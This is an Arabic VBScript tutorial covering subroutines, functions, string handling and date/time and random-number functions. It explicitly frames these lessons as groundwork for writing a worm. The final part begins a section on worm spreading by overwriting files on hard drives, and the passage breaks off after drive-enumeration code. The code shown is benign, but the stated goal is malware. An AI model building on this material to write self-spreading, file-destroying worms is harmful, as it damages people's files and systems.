تستخدم (Sub . . . End Sub) لتعريف الإجراءات الفرعية داخل شفرة VbScript والإجراء الفرعي يقوم بالعمليات التي يحتوي عليها ولا يقوم بإرجاع أي قيم بعكس الدوال Functions وسنلاحظ ذلك بمجرد معرفة الإجراءات الفرعية والدوال .

الصيغة العامة للإجراء الفرعي :-

Sub SubName(arguments)

Rem الأوامر المراد تنفيذها

End Sub

وهناك شروط أثناء اختيار اسم الإجراء وهي :

- 1- لا يبدأ اسم الإجراء بأرقام .
- 2- لا يحتوي علي مسافات أو علامات خاصة .
- 3- يمكن أن يحتوي علي علامة (_) UnderScore .
- 4- لا يمكن أن يكون الاسم عبارة عن كلمة محجوزة Reserved Word .

مثال 1 :-

```
Sub Arithmetic_mean(x,y,z)
Dim Result
```

```
Result=(x+y+z)/3
Msgbox Result
End Sub
```

المثال السابق يقوم بحساب المتوسط الحسابي لثلاثة أعداد X,Y,Z عن طريق جمع الثلاثة أعداد ثم القسمة على ثلاثة .

وإذا أردنا استخدام الـ SubRoutine السابق في أي مكان داخل شفرة VBS نقوم بتمرير ثلاثة وسيطات parameters للإجراء Arithmetic_mean هكذا :-

```
Arithmetic_mean 10,20,30
```

ولتطبيق المثال كاملاً، قم بوضع الكود التالي داخل صفحة ويب :-

```
<Script language="VBScript">

    Arithmetic_mean 10,20,30

    Sub Arithmetic_mean(x,y,z)
        Dim Result
        Result=(x+y+z)/3
        Msgbox Result
    End Sub

</Script>
```

تعريف الدوال Functions :-

الدوال أيضاً تقوم بإنشاء إجراءات فرعية وتسمح لنا بتمرير وسيطات (Arguments) كما رأينا سابقاً أن الإجراء الفرعي الذي تم إنشاؤه بواسطة الجملة Sub ..End Sub يتعامل مع المعاملات التي يتم تمريرها إليه parameters في حالة إذا كان الإجراء يحتاج لتلك المعاملات أو يكون الإجراء بدون معاملات كأن نحتاج من الإجراء أن يقوم بعدة عمليات لا تتطلب تمرير معاملات إليه وبالتالي نستطيع أن نرى أن ذلك الإجراء الفرعي الذي يتم كتابته بواسطة (Sub...End Sub) لا يقوم بإعادة أي قيم إلى الإجراء الأصلي الذي قام

باستدعائه بينما عند استخدام الدوال نستطيع أن نعيد قيم إلى الإجراء الرئيسي كما سنرى الآن :-

الصيغة العامة :-

Function FunctionName (arguments)

Rem الأوامر المراد تنفيذها

End Function

مثال 1 :

Function CalcMultiply(x,y,z)

CalcMultiply = x*y*z

End Function

الدالة السابقة تقوم بحساب حاصل ضرب ثلاث أعداد x,y,z ثم إرجاع الناتج إلى اسم الدالة وبالتالي نستطيع معرفة حاصل ضرب أي ثلاث أعداد بتمرير أي ثلاث أعداد كمعاملات للدالة CalcMultiply :

CalcMultiply (10,20,30)

الدالة والتطبيق في صفحة ويب :-

```
<Script language="VBScript">
```

```
Dim Result
```

```
Result = CalcMultiply (10,20,30)
```

```
Msgbox "Result : " & Result
```

```
Function CalcMultiply(x,y,z)
```

```
CalcMultiply = x*y*z
```

```
End Function
```

```
</Script>
```

الجزء التالي يتطرق إلى بعض الدوال المهمة والتي سنستخدمها فيما بعد لكتابة الدودة بلغة VBScript .

1- دوال التعامل مع النصوص :-

وتمكنك تلك الدوال من إجراء عمليات مختلفة على النصوص مثل (حذف بحث إرجاع نص معين داخل نص مقارنة إرجاع طول النص) وفيما يلي بعض تلك الدوال مع شرح لكل دالة

الدالة Left :-

تمكنك تلك الدالة من إرجاع عدد حروف معينة تحددها بنفسك من سلسلة نصية , ولها معاملين , الأول وهو النص المطلوب قطع الحروف منه , والثاني وهو معامل رقمي ويوضع به العدد Index المطلوب قطعه من النص من جهة اليسار :-

مثال :-

Msgbox Left("Mohamed Fayed",7)

الكود السابق سيعود بأول سبعة أحرف من النص من جهة اليسار .

الدالة Right :

الدالة Right تقوم بنفس عمل الدالة left لكنها تقوم بالقطع من جهة اليمين :

مثال :

Msgbox Right("Mohamed Fayed",5)

ستقوم الدالة بإرجاع خمس حروف من جهة اليمين .

الدالة Mid :-

تمكنك تلك الدالة من استخلاص جزء معين داخل نص ولها ثلاث معاملات .

المعامل الأول : النص المطلوب اقتطاع النص منه .

المعامل الثاني : نقطة ابتداء القطع .

المعامل الثالث : طول عدد الحروف المطلوب قطعه من النص .

الصيغة العامة :-

Mid(string,start,length)

مثال :-

Msgbox Mid("Welcome To VBScript",9,2)

ستقوم الدالة Mid في الكود السابق بقطع جزء من النص من نقطة البداية وهي (9) – حرف T-، وبطول يساوي 2 أو حرفين أي حرفي (T و O) وبذلك ستعود الدالة بكلمة To

ولاحظ أنه إذا لم نحدد له المعامل الثالث وهو الطول المطلوب قطعه فسيكون القطع من نقطة البداية إلى نهاية النص هكذا :

مثال :

Msgbox Mid("Welcome To VBScript",9)

فستعود هنا بالجملة (To VBScript) .

الدالة LTrim :-

تقوم تلك الدالة بحذف المسافات علي يسار النص .

مثال :-

Msgbox LTrim(" VBScript")

الدالة RTrim :-

تقوم تلك الدالة بحذف المسافات على يمين النص .

Msgbox RTrim("VBScript ")

الدالة Trim :-

تقوم تلك الدالة بحذف المسافات علي يمين ويسار النص .

`Msgbox Trim(" VBScript ")`

الدالة Instr :-

تمكننا تلك الدالة من إيجاد موقع بدء نص معين داخل نص .

الصيغة العامة :-

`InStr(Start,Stringtosearch,stringtofind)`

مثال :-

`MsgBox InStr(1,"Welcome To VBScript","o")`

في المثال السابق جعلنا الوسيط الأول بالقيمة واحد أي أن البحث سيتم من أول حرف في النص وهو حرف W في كلمة Welcome والوسيط الثاني وهو النص الذي سيتم البحث داخله عن الوسيط الثالث وهو حرف "o" وإذا نجحت الدالة ووجدت الحرف "o" داخل النص فإنها ستعود برقم "Index" هذا الحرف في النص أما إذا لم تجده فإنها ستعود بالقيمة صفر وفي المثال السابق ستعود الدالة بالقيمة خمسة وذلك لوجود حرف o بكلمة Welcome .

لاحظ الفرق بين هذا المثال السابق والمثال التالي :-

`MsgBox InStr(9,"Welcome To VBScript","o")`

المثال السابق ستعود الدالة Instr فيه بالقيمة 10 وهذا لأننا تجاوزنا في الوسيط الأول 9 حروف من النص، وبدأنا البحث من حرف T وترتيبه التاسع في النص، وبالتالي حينما يبدأ البحث من عند هذا الحرف، فستعطي نتيجة البحث عند الحرف (o) في كلمة "To" .

الدالة Replace :-

تمكننا تلك الدالة من استبدال حرف أو سلسلة حروف بحرف أو بسلسلة حروف أخرى .
الصيغة العامة :-

Replace(String,StringToReplace,ReplacementString)

الوسيط الأول : النص المراد عمل استبدال فيه .

الوسيط الثاني : الحرف أو سلسلة الحروف المراد استبدالها

الوسيط الثالث : الحرف أو سلسلة الحروف التي ستحل محل الوسيط الثاني .

مثال :-

Msgbox Replace("JavaScript","Java","VB")

سيتم استبدال كلمة Java بكلمة VB في المثال السابق لتصبح الكلمة (VBScript) .

الدالة Split :-

تقوم تلك الدالة بعمل تجزئة لسلسلة نصية بناء على حرف أو سلسلة حروف معينة تحددها ووضع ناتج التجزئة في حدود مصفوفة .

الصيغة العامة :-

Split(String,Delimiter)

الوسيط الأول : السلسلة النصية المراد تجزئتها .


الوسيط الثاني : الحرف أو الحروف التي سيتم تجزئة السلسلة النصية عن طريقها .

مثال :-

```
Dim MyArray
MyArray = Split("Welcome-To-
VBscript","-")
For i = LBound(MyArray) To
UBound(MyArray)
MsgBox MyArray(i)
Next
```

في المثال السابق سيتم فصل السلسلة النصية "Welcome-To-VBscript" بناء على وسيط التجزئة "-" وبالتالي سيتم تخزين كلمات السلسلة النصية داخل المتغير MyArray على هيئة حدود مصفوفة وبالتالي يمكننا التعامل مع المتغير MyArray كأننا نتعامل مع مصفوفة واستخراج قيم حدود تلك المصفوفة كما تعلمنا فيما سبق .

وعند تنفيذ المثال السابق فستخرج الثلاث رسائل



- هناك بعض الملحوظات يجب وضعها في الاعتبار عند استعمال دالة Split :
- إذا كان الوسيط الثاني للدالة غير موجود أي Null String يساوي ("") فسيتم إرجاع السلسلة النصية كاملة بدون عمل تجزئة .
 - إذا تم تجاهل كتابة الوسيط الثاني فسيتم اعتبار الوسيط الثاني على أنه حرف المسافة Space وستتم التجزئة على هذا الحرف .

الدالة Join :-

الدالة join عكس عمل الدالة Split فهي تعيد تجميع حدود مصفوفة .


الصيغة العامة :-

Result = Join(Array,JoinString)

مثال :-

```
Dim MyArray(2)
MyArray(0) = "Welcome"
MyArray(1) = "To"
MyArray(2) = "VBScript"
MsgBox Join(MyArray," ")
```

لاحظ انه تم وضع الوسيط الثاني بحرف المسافة Space وبالتالي عند تنفيذ الكود ستخرج تلك الرسالة :-



وكان من الممكن أن نحذف الوسيط الثاني وسيتم اعتباره حرف المسافة أيضا :-

الدالة Len :-

تمكنك تلك الدالة من معرفة عدد حروف سلسلة نصية.

مثال :-

`Msgbox Len("Welcome To VbScript")`
ستعود الدالة بالقيمة 19 .


2- دوال التعامل مع الوقت والتاريخ :-

الدالة Time :-

تعود تلك الدالة بوقت النظام الحالي .

مثال :-

`Msgbox "System Time Is : " & Time`




الدالة Hour :-

تعود بعدد الساعات في وقت معين .

مثال :-


Msgbox "Hour : " & Hour(Time)

**الدالة Minute :-**

تعود بعدد الدقائق .

مثال :-

Msgbox "Minutes : " & Minute(Time)

**الدالة Second :-**

تعود بعدد الثواني .

مثال :-

Msgbox "Seconds : " & Second(Time)

الدالة Date :-

تعود تلك الدالة بالتاريخ الحالي للنظام .

مثال :-


Msgbox Date

الدالة MonthName :-

تمكنك تلك الدالة من معرفة اسم الشهر المعطى برقم يدل عليه .

مثال :-

Msgbox MonthName(5)

**الدالة Week Day :-**

تعود برقم يمثل اليوم بالنسبة للتاريخ الحالي .

الصيغة العامة :-

Weekday(date, [firstdayofweek])

الوسيط الأول : تاريخ اليوم الحالي .

الوسيط الثاني : يوضح ما هو يوم ابتداء الأسبوع ففي الدول العربية يكون يوم السبت أما الأجنبية فيكون الأحد .

تعود الدالة برقم يدل على ما هو اليوم في الأسبوع والجدول التالي يوضح تلك الأرقام .


Constant	Return value	Day represented
vbSunday	1	Sunday
vbMonday	2	Monday
vbTuesday	3	Tuesday
vbWednesday	4	Wednesday
vbThursday	5	Thursday
vbFriday	6	Friday
vbSaturday	7	Saturday

والجدول التالي يوضح أرقام ابتداء أول أيام الأسبوع للوسيط الثاني

Constant	Value	Description
vbSunday	1	Sunday (default)
vbMonday	2	Monday
vbTuesday	3	Tuesday
vbWednesday	4	Wednesday
vbThursday	5	Thursday
vbFriday	6	Friday
vbSaturday	7	Saturday

مثال :-

Msgbox Weekday(date)



حيث يقصد بالقيمة واحد هو يوم الأحد طالما لم نحدد ما هو اليوم الأول في الأسبوع لكن إذا غيرنا الكود ليصبح هكذا :-

Msgbox Weekday(date,7)

' Or

Msgbox Weekday(date,vbSaturday)

سيصبح يوم الأحد يحمل القيمة 2 ويوم السبت سيحمل القيمة واحد .
عموما الأجراء التالي يبين كيفية معرفة الأيام بدلالة الأرقام .

```

Dim WhatDay
WhatDay=Weekday(date,7)
Select Case WhatDay
    Case 1
        MsgBox "Today is Saturday"
    Case 2
        MsgBox "Today is Sunday"
    Case N
        Rem And So On ...
End Select

```

3- دوال أخرى :-

الدالة Array :-

تقوم بإسناد عناصر متعددة إلي متغير واحد مكونة شكل المصفوفة .

مثال :-


```
Dim Compiler
Compiler = Array("Visual Basic", _
"Visual C++", "Delphi", "Dev
C++")
Msgbox Compiler(Lbound(Compiler))
Msgbox Compiler(1)
Msgbox Compiler(Ubound(Compiler))
```

الدالة **Hex** :-

تقوم تلك الدالة بتحويل أرقام النظام العشري إلى النظام السداسي عشر فمثلا نعلم أن الرقم العشري 50 إذا أردنا تحويله إلى نظام سداسي عشر فسيكون قيمته في النظام السداسي 32 والآن يمكننا القيام بتلك العملية عن طريق دالة **Hex** :-

مثال :-

Msgbox Hex (50)




الدالة **Rnd** :-

تقوم تلك الدالة بتوليد رقم عشوائي مداه من أو يساوي صفر وينتهي بقيمة أقل من الواحد .


مثال :-

MsgBox Rnd




يمكننا أن نزيد مجال الرقم العشوائي كإضافة عملية ضرب إليه هكذا

MsgBox Rnd * 20



وإذا أردنا أن نستخلص من الكسر ونستخلص القيمة الصحيحة فقط فمثلاً القيمة 14.11095 تصبح 14 يمكننا استخدام دالة **Fix** أو دالة **Int** هكذا :-



إذا كنت قد لاحظت أن الرقم العشوائي الذي يتم توليده كل مرة يكون ثابتاً فيمكنك استخدام دالة **Randomize** والتي تقوم بتغيير نقطة البدء للأرقام العشوائية في كل مره

مثال :-

Randomize
MsgBox Fix(Rnd * 20)

.....

الدوال السابقة هي الدوال التي يمكن أن نتطرق إليها أثناء كتابتنا لأي دودة **Worm** ومن الممكن أن نضيف إليها بعض الدوال الجديدة أثناء كتابتنا للدودة .

شفرات الدودة وورم Worm

في هذا الجزء سنستعرض أهم الإجراءات الفرعية التي سنستخدمها في شفرة الدودة Worm التي سنقوم بتصميمها والتي تحتاج إلى شرح تفصيلي من حيث انتشار الدودة Spreading فسنتناول أولاً كيفية عمل Injection للدودة Worm بالملفات الموجودة على الهارد في تلك الإجراءات الفرعية SubRoutines سيتم استخدام جميع الكائنات Objects بصورة عملية والتي تدربنا على استخدامها في الدروس السابقة .

أولاً انتشار الدودة عن طريق الكتابة علي مختلف أنواع الملفات Files Overwriting Injection وقبل البدء بشرح الشفرة التي سنستخدمها عليك الرجوع إلى كيفية استخدام كائن FileSystemObject والتي سنتعامل من خلالها مع الأقراص والمجلدات والملفات وأيضا كائن Wscript

تناولنا أثناء التعامل مع الأقراص الدالتين GetDriveName و DriveExists والآن نستعرض بصورة عملية كيفية التعامل مع الكائن FileSystemObject.Drives فلنستخدم هذا الكائن يجب أن نحمل مرجع إليه ومن هذا المرجع نستطيع استخدام وظائف هذا الكائن كالتالي :-


```
Dim ObjFSO,Drives,Drive
Set ObjFSO = _
CreateObject("Scripting.FileSystemObject")
Set Drives = ObjFSO.Drives
For Each Drive In Drives
Msgbox Drive
Next
```

وعند تنفيذ الكود السابق ستظهر رسائل بعدد الأقراص سواء Floppy Hard Drive CD, الموجودة ولكن في أثناء تعاملاتنا مع الأقراص نريد فقط النوع Hard Drive وبالتالي نستطيع تحديد النوع المرغوب التعامل معه عن طريق الدالة Drive.DriveType حيث تحدد تلك الدالة أنواع الأقراص عن طريق قيم ثابتة فمثلاً نوع Hard Drive يأخذ القيمة الثابتة 2 بينما نوع Floppy يأخذ القيمة الثابتة 1

وبالتالي نستطيع تحجيم التعامل مع الأقراص فقط إذا كانت من نوع قيمتها الثابتة 2 هكذا :-

```
Dim ObjFSO,Drives,Drive,sDrives
Set ObjFSO = _
CreateObject("Scripting.FileSystemObject")
